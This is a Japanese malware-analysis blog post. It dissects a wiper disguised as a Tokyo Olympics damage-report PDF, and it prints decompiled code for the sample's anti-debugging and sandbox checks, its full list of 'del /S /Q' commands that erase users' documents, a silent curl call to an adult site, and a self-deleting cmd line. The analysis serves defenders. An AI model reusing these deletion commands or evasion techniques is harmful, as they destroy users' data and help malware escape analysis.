


# 東京五輪に関する日本語のファイル名を持つマルウェア (ワイパー)の解析

M mbsd.jp/research/20210721/blog/



東京五輪に関するファイルを装った以下のファイル名を持つマルウェアが2021年07月20日(火) 15時頃、VirusTotalにアップロードされたことを確認しました。

**【至急】東京オリンピック開催に伴うサイバー攻撃等発生に関する被害報告について.exe**

早速ですが、本記事では該当検体の解析結果を共有します。

該当のファイルはVirusTotalにフランスからアップロードされており、ジェネリック検出が多いもののすでに複数のアンチウイルス製品によって検知されていることを確認しています。



図1 VirusTotalにアップロードされた不審なファイル

上記のファイルのプロパティには以下の通り何も情報が付与されていません。



図2 プロパティ情報

該当ファイルはアイコンを見る限りPDFのように見えますが、アイコン偽装されており、フォルダの詳細表示で見た場合は以下のように拡張子がEXEであることがわかります。



図3 フォルダの詳細表示で見た場合のファイルの様子

しかしファイル名が長いことで、フォルダの表示方法によっては以下のように拡張子が見えなくなるため、アイコンだけで判断し誤って実行してしまう可能性があります。




図4 拡張子が見えなくなる表示方法の例

それではファイルを解析していきますが、このマルウェアはUPXでパッキングされています。



図5 UPXでパッキングされた実行ファイル

アンパック後のファイルはVisual C++で開発されたEXEであることがわかります。




## 図6 UPXをアンパッキングした実行ファイル

このマルウェアは実行されると以下の項目などにより、自身が解析環境で動かされていないか、または自身が解析されていないかを確認する多数のアンチデバッグ機能があります。

1. GetTickCountによるコードの処理経過時間のチェック(指定時間以上かどうか)
2. GetTickCountによるコードの処理経過時間のチェック(指定時間以内かどうか)
3. IsDebuggerPresentを用いた解析チェック
4. CheckRemoteDebuggerPresentを用いた解析チェック
5. VMwareのバックドアI/Oポートを用いた仮想環境チェック
6. PEBのNtGlobalFlagを用いたデバッグチェック
7. Windowクラスを用いた多数の解析ツールの起動チェック
8. プロセス名による多数の解析ツールの起動チェック
9. ドライバの存在確認を用いたProcessMonitorの起動チェック

上にあげたそれぞれのアンチデバッグ機能を含め、以下に処理の流れを解説していきます。

まず、GetTickCountによるコードの処理経過時間のチェックですが、現在の時間を取得 ( $\alpha$ とする) した後、16秒間スリープを実施、その直後の時間( $\beta$ とする)の時間を取得し、 $\alpha$ と $\beta$ の時間の差分を計算します。そしてその計算結果が15秒未満の数値になっていた場合は、サンドボックスなどのアンチデバッグ対策でスリープ短縮が行われていると判断し、マルウェアは終了します。



```
.text:0040158A 1D8 push ebx
.text:0040158B 1DC push esi
.text:0040158C 1E0 push edi
.text:0040158D 1E4 mov edi, ds:GetTickCount64
.text:004015C3 1E4 add edi, 2 ; Add
.text:004015C6 1E4 call edi ; Indirect Call Near Procedure
.text:004015C8 1E4 mov ebx, ds:Sleep
.text:004015CE 1E4 mov esi, eax
.text:004015D0 1E4 push 16000 ; dwMilliseconds
.text:004015D5 1E8 call ebx ; Sleep ; Indirect Call Near Procedure
.text:004015D7 1E4 call edi ; Indirect Call Near Procedure
.text:004015D9 1E4 sub eax, esi ; Integer Subtraction
.text:004015DB 1E4 sbb edx, 0 ; Integer Subtraction with Borrow
.text:004015DE 1E4 test edx, edx ; Logical Compare
.text:004015E0 1E4 ja short loc_4015F3 ; Jump if Above (CF=0 & ZF=0)

short loc_4015E8 ; Jump if Below (CF=1)
```

## 図7 GetTickCountによるコードの処理経過時間のチェック

以下は15秒未満となっているかを確認する処理部分です。

```
if ( ! ( ( __int64 (*) (void)) ( (char *)&GetTickCount64 + 2) ) () - (unsigned __int64) (unsigned int) v4 < 15000 )
    exit(0);
```

## 図8 15秒未満かどうかをチェックする処理

その後、IsDebuggerPresentおよびCheckRemoteDebuggerPresentを用いて自身が解析されているかどうかをチェックします。

またこの際、4.5秒以内に処理が通過しないと解析していると判断し自身を終了します。

```
goto LABEL_69;
if ( !IsDebuggerPresent()
    && ((__int64 (*)(void))v3)() - (unsigned __int64)(unsigned int)v6 <= 4500
    && sub_401360() != 112 )
{
    CurrentProcess = GetCurrentProcess();
    CheckRemoteDebuggerPresent(CurrentProcess, &pbDebuggerPresent);
    if ( !pbDebuggerPresent )
    {
```

### 図9 IsDebuggerPresentおよびCheckRemoteDebuggerPresentによるチェック

また、以下の命令 (0x5658 = "VX")を用いてVMwareのバックドアI/Oポートをチェックすることで仮想環境でないかをチェックします。

```
char Func_CheckVMwareBackdoorPort()
{
    __indword(0x5658u);
    return 1;
}
```

### 図10 VMwareのバックドアI/Oポートをチェックする処理

そして、PEBのNtGlobalFlagという値をチェックすることでデバッグ中かを確認します。プログラムがデバッグされている場合はNtGlobalFlagの値が0x70(112)になるためその値になっているかどうかをチェックしています。

```
1 unsigned int Func_CheckNtGlobalFlag()
2 {
3     return NtCurrentTeb()->ProcessEnvironmentBlock->NtGlobalFlag;
4 }
```

### 図11 NtGlobalFlagをPEBから取得する処理

```
&& ((__int64 (*)(void))v3)() - (unsigned __int64)(unsigned int)v6 <= 4500
&& Func_CheckNtGlobalFlag() != 112 )
{
```

### 図12 NtGlobalFlagの値が0x70(112)かどうかをチェックする処理

さらに、GetClassNameAとEnumWindowsというWindowsAPIを使用し、以下の文字列を含むWindowクラスをチェックすることでマルウェア解析ツールが起動していないかどうかを確認します。

- "PROCMON\_WINDOW\_CLASS"
- "OllyDbg"
- "TlidaWindow"

- "WinDbgFrameClass"
- "FilemonClass"
- "ID"
- "RegmonClass"
- "PROCEXPL"
- "TCPViewClass"
- "SmartSniff"
- "Autoruns"
- "CNetmonMainFrame"
- "TFormFileAlyzer2"
- "ProcessHacker"

このWindowクラスを用いて検索する手口は従来からあるものの、一般的なプロセス名を用いてチェックする方法よりも変更しづらい情報のため効果的であると言えます。

```

.text:0040169D 1E4 push    eax                ; lParam
.text:0040169E 1E8 push    offset Func_EnumClassName ; lpEnumFunc
.text:004016A3 1EC call    ds:EnumWindows    ; Indirect Call Near Procedure
.text:004016A9 1E4 test   eax, eax           ; Logical Compare
.text:004016AB 1E4 jnz   loc_4019A0      ; Jump if Not Zero (ZF=0)

```

図13 EnumWindowsによるウインドウクラス列挙

以下は、WindowクラスをGetClassNameにより取得し比較する処理部分となります。

```

.text:00401223 444 push    ecx                ; lpclassname
.text:00401224 450 push    eax                ; hWnd
.text:00401225 454 mov     [ebp+String1], offset aProcmonWindowC ; "PROCMON_WINDOW_CLASS"
.text:0040122F 454 mov     [ebp+var_438], offset aOllydbg ; "OllyDbg"
.text:00401239 454 mov     [ebp+var_434], offset aTidawindow ; "Tidawindow"
.text:00401243 454 mov     [ebp+var_430], offset aWinDbgFramecla ; "WinDbgFrameClass"
.text:0040124D 454 mov     [ebp+var_42C], offset aFilemonclass ; "FilemonClass"
.text:00401257 454 mov     [ebp+var_428], offset aId ; "ID"
.text:00401261 454 mov     [ebp+var_424], offset aRegmonclass ; "RegmonClass"
.text:0040126B 454 mov     [ebp+var_420], offset aProceexpl ; "PROCEXPL"
.text:00401275 454 mov     [ebp+var_41C], offset aTcpviewclass ; "TCPViewClass"
.text:0040127F 454 mov     [ebp+var_418], offset aSmartsniff ; "SmartSniff"
.text:00401289 454 mov     [ebp+var_414], offset aAutoruns ; "Autoruns"
.text:00401293 454 mov     [ebp+var_410], offset aCnetmonmainfra ; "CNetmonMainFrame"
.text:0040129D 454 mov     [ebp+var_40C], offset aTformfilealyze ; "TFormFileAlyzer2"
.text:004012A7 454 mov     [ebp+var_408], offset aProcesshacker ; "ProcessHacker"
.text:004012B1 454 call    ds:GetClassNameA ; Indirect Call Near Procedure
.text:004012B7 448 test   eax, eax           ; Logical Compare
.text:004012B9 448 jz    short loc_4012ED ; Jump if Zero (ZF=1)

```

```

.text:004012BB 448 mov     edi, ds:_stricmp
.text:004012C1 448 xor     esi, esi         ; Logical Exclusive OR

```

図14 GetClassNameAで比較するウインドウクラス名

その後、マルウェア解析ツールである以下のプロセス名が起動していないかをチェックします。これらのリストを見ると比較的網羅性の高いマルウェア解析ツールのリストとなっており、執拗に解析されないようにしていることがわかります。

- Wireshark.exe
- apateDNS.exe
- Autoruns.exe
- bindiff.exe
- idaq.exe
- idaq64.exe
- Procmon.exe
- x64dbg.exe
- x32dbg.exe
- ollydbg.exe
- ImmunityDebugger.exe
- VBoxTray.exe
- VBoxService.exe
- msedge.exe
- VirtualBox.exe
- javaw.exe
- x96dbg.exe
- idaw.exe
- windbg.exe
- dnSpy.exe
- HxD.exe
- Scylla\_x64.exe
- Scylla\_x86.exe
- regmon.exe
- procexp.exe
- procexp64.exe
- Tcpview.exe
- smsniff.exe
- FakeNet.exe
- netmon.exe
- PEiD.exe
- LordPE.exe
- PE-bear.exe
- PPEE.exe
- die.exe
- diel.exe
- pexplorer.exe
- depends.exe
- ResourceHacker.exe
- FileAlyzer2.exe
- processhacker.exe
- Regshot-x64-Unicode.exe

以下は上記のプロセスチェックに関する挙動の処理です。




図15 プロセスチェックを行う処理

その後、以下のProcess Monitorに関するデバイスファイルの存在をチェックすることで、念を重ねて解析環境ではないかを確認する挙動があります。

\\\\.\\Global\\ProcmonDebugLogger




図16 Process Monitorに関するデバイスファイルの存在チェック

これら一連のアンチデバッグチェックを全て終わると以下のメイン処理に遷移します。

### ■メインの処理

このマルウェアのメインとなる目的はユーザーのファイルを削除することであり、<ユーザーフォルダ>配下(サブフォルダも含む)にある全ての対象ファイルを削除します。

その際に削除対象となる具体的な削除対象の拡張子を含む、全てのコマンドは以下となります。これらを見ると文書系ファイルが削除対象として多く並んでいることがわかります。

- "del /S /Q \*.doc c:\\users\\%username% > nul"
- "del /S /Q \*.docm c:\\users\\%username% > nul"
- "del /S /Q \*.docx c:\\users\\%username% > nul"
- "del /S /Q \*.dot c:\\users\\%username% > nul"
- "del /S /Q \*.dotm c:\\users\\%username% > nul"
- "del /S /Q \*.dotx c:\\users\\%username% > nul"
- "del /S /Q \*.pdf c:\\users\\%username% > nul"
- "del /S /Q \*.csv c:\\users\\%username% > nul"
- "del /S /Q \*.xls c:\\users\\%username% > nul"
- "del /S /Q \*.xlsx c:\\users\\%username% > nul"
- "del /S /Q \*.xlsm c:\\users\\%username% > nul"
- "del /S /Q \*.ppt c:\\users\\%username% > nul"
- "del /S /Q \*.pptx c:\\users\\%username% > nul"
- "del /S /Q \*.pptm c:\\users\\%username% > nul"
- "del /S /Q \*.jtdc c:\\users\\%username% > nul"
- "del /S /Q \*.jtcc c:\\users\\%username% > nul"
- "del /S /Q \*.jtd c:\\users\\%username% > nul"
- "del /S /Q \*.jtt c:\\users\\%username% > nul"
- "del /S /Q \*.txt c:\\users\\%username% > nul"
- "del /S /Q \*.exe c:\\users\\%username% > nul"
- "del /S /Q \*.log c:\\users\\%username% > nul"

削除はsystemコマンドを用いて以下のように行われます。

```
ArgList[v24] = 0;
sub_401010("%s\n", (char)ArgList);
if ( system(ArgList) )// "del /S /Q *.doc c:\\users\\%username% > nul"
    //
    ++v22;
before_time += 15;
```

### 図17 Word文書ファイルを削除する処理の例

気になる特徴として、本マルウェアは以下のように日本で使用される一太郎の文書ファイルが削除対象に含まれていることから、日本の環境での実行を想定していることが推測されます。

```
922 #D22
0019FD3C 0019FDA0 "del /S /Q *.jtdc c:\\users\\%username% > nul"
0019FD40 0040322C "%s\n"
0019FD44 0019FDA0 "del /S /Q *.jtdc c:\\users\\%username% > nul"
```

## 図18 一太郎文書ファイルを削除する処理

動作中は、ファイルの削除操作を示す以下のコマンド文字列が画面に表示されます。

```
C:\Users\abcuser\Desktop\test\modified_【至急】東京オリンピック開催に伴うサイバー攻撃等発生に関する被害報告について.exe
Microsoft Windows 10 self error check has been ready...
Copyright (C) 2003-2015 Microsoft Corporation
Copyright (C) 2003-2021 Adobe Corporation
DO NOT STOP THE PROCESS
Wait a minute...
del /S /Q *.doc c:\Users\%username%\ > nul
C:\Users\abcuser\Desktop\test\*.doc が見つかりませんでした。
del /S /Q *.docm c:\Users\%username%\ > nul
C:\Users\abcuser\Desktop\test\*.docm が見つかりませんでした。
del /S /Q *.docx c:\Users\%username%\ > nul
C:\Users\abcuser\Desktop\test\*.docx が見つかりませんでした。
del /S /Q *.dot c:\Users\%username%\ > nul
C:\Users\abcuser\Desktop\test\*.dot が見つかりませんでした。
```

## 図19 画面に表示されるウィンドウ

また、curlコマンドを用いて海外の成人用サイトへのアクセスを見えないように裏で発生させます。この際、サイレントを意味する-sコマンドが用いられます。

```
0019FE70 63 75 72 6C 20 2D 73 20 2D 65 20 68 74 74 70 73 curl -s -e https
0019FE80 3A 2F 2F 77 77 77 2E 78 76 69 64 65 6F 73 2E 63 ://www.xvideos.c
0019FE90 6F 6D 20 2D 41 20 22 4D 6F 7A 69 6C 6C 61 20 2F om -A "Mozilla /
0019FEA0 20 35 2E 30 20 28 57 69 6E 64 6F 77 73 20 4E 54 5.0 (windows NT
0019FEB0 20 31 30 2E 30 38 20 57 69 6E 36 34 3B 20 78 36 10.0; win64; x6
0019FEC0 34 38 20 72 76 3A 36 36 2E 30 29 20 47 65 63 68 4; rv:66.0) Geck
0019FED0 6F 20 2F 20 32 30 31 30 30 31 30 31 20 46 69 72 o / 20100101 Fir
0019FEE0 65 66 6F 78 20 2F 20 36 36 2E 30 22 20 68 74 74 efox / 66.0" htt
0019FEF0 70 73 3A 2F 2F 77 77 77 2E 78 76 69 64 65 6F 73 ps://www.xvideos
0019FF00 2E 63 6F 6D 2F 76 69 64 65 6F 36 34 30 38 30 34 .com/video640804
0019FF10 34 33 2F 5F 20 3E 20 6E 75 6C 00 75 00 20 38 00 43/_ > nul.u. 8.
```

## 図20 curlコマンドの処理

上記curlコマンドは環境により32回または64回繰り返します。

成人向けのサイトへのアクセスを裏で発生させつつファイルを破壊するという一連の処理から、そうした海外サイトへの不用意なアクセスにより事故的に発生したインシデントのように見せかけようとする意図も垣間見えます。

最後に以下のコマンドによりcmd.exeを使用して自身を削除し終了します。

(解析環境であると判断された場合もこの処理に遷移します)

```

1 void __usercall __noreturn DeleteSelf(int a1@esi)
2 {
3     int v1; // esi
4     char v2; // a1
5     unsigned int v3; // esi
6     struct _PROCESS_INFORMATION lpPI; // [esp+3F0h] [ebp-3FCh] BYREF
7     struct _STARTUPINFOA lpSI; // [esp+3D0h] [ebp-3E4h] BYREF
8     char str_delete_command[520]; // [esp+390h] [ebp-39Ch] BYREF
9     CHAR v4[264]; // [esp+180h] [ebp-194h] BYREF
10    char v5[132]; // [esp+80h] [ebp-8Ch] BYREF
11    int v10; // [esp+8h] [ebp-8h]
12    int retaddr; // [esp+Ch] [ebp+0h]
13
14    v10 = retaddr;
15    memset(&lpSI, 0, sizeof(lpSI));
16    v1 = 0;
17    lpPI = 0i64;
18    memset(v4, 0, 0x70u);
19    v2 = -100;
20    do
21    {
22        v9[v1++] = ~v2;
23        v2 = byte_403A44[v1];
24    }
25    while ( v2 );
26    v3 = v1 + 1;
27    if ( v3 < 0x78 )
28    {
29        v5[v3] = 0;
30        GetModuleFileName(0, v5, 0x100u);
31        func_generate_delete_command(str_delete_command, 520, v9, (char)v8);
32        CreateProcess(0, str_delete_command, 0, 0, 0, 0, 0x8000000u, 0, 0, &lpSI, &lpPI);
33        CloseHandle(lpPI.hThread);
34        CloseHandle(lpPI.hProcess);
35        exit(0);
36    }
37    report_rangecheckfailure(a1);
38    return 0;
39 }

```

```

-n 1 -w 3000 > nul & del /f /q "C:\users\abcuser\Desktop\test\modified_【緊急】東京オリンピック関連に伴うサイバー攻撃等発生に関する被害報告について.exe"

```

```

#940 0019F9A0 cmd.exe /c ping 1.1.1.1 -n 1 -w 3000 > nul & del /f /q "C:\users\abcuser\Desktop\test\modified_【緊急】東京オリンピック関連に伴うサイバー攻撃等発生に関する被害報告について.exe"
#924 00002048
#928 0019F9A0 "cmd.exe /c ping 1.1.1.1 -n 1 -w 3000 > nul & del /f /q \"%*"
#930 0019F9A8 "C:\users\abcuser\Desktop\test\modified_【緊急】東京オリンピック関連に伴うサイバー攻撃等発生に関する被害報告について.exe"
#930 00406445 modified_【緊急】東京オリンピック関連に伴うサイバー攻撃等発生に関する被害報告について_00406445
#934 00000400

```

## 図21 自身を削除する処理

本マルウェアの挙動は以上となります。

このマルウェアはアイコン偽装されていることや、ユーザーフォルダ配下のみを削除対象とすることから、管理者権限を持たないユーザーの手によって感染させる意図があると考えられます。

またこのマルウェアは、ファイルを削除するというメイン挙動から、削除や破壊を目的とするマルウェアの一種「ワイパー」であると言えます。ワイパーはその挙動からランサムウェアと見間違えるケースもありますが、それぞれ目的が大きく異なり、平昌オリンピックにおいてOlympicDestroyerというワイパーが出現したように、オリンピックのようなイベントにおいてはランサムウェアと同時にワイパーも注意すべきマルウェアと言えるでしょう。

なお、このマルウェアが実際の攻撃を意図して用意されたものかどうかは不明ですが、こうして見てみると、不自然に映るほど様々なアンチデバッグを寄せ集めて作ったように見え、まるで対応者の解析能力をはかるCTFの検体を模倣したもののようにも感じます。万一この検体がいたずらで作成されたものであったとしても、実際に破壊を発生させるという行為は事実であり、他のマルウェアと変わらぬ明確な脅威であることに変わりはありません。

※参考情報として、プログラムの開発時間を示すTime Date Stampは2021-07-20 05:52:05(UTC)であり、VirusTotalへのサブミッションは2021-07-20 06:02:18(UTC)であることが確認されています。Time Date Stampは偽装することが可能であるため断言はできませんが、これらの時系列を信頼するならばこのマルウェアは作成されてまもなく10分程でVirusTotalにアップロードされた可能性があり得ます。

その他、東京オリンピックの生中継を装ったフィッシングサイトが続々と出現している状況も見えていますが、従来から言われている通り話題性のあるイベント期間はそれに便乗した脅威が多数出てくる可能性が高いため、引き続き類似の便乗マルウェアも含め注視が必要です。

ハッシュ値：

SHA-256 : fb80dab592c5b2a1dcaaf69981c6d4ee7dbf6c1f25247e2ab648d4d0dc115a97

[記事一覧へ戻る](#)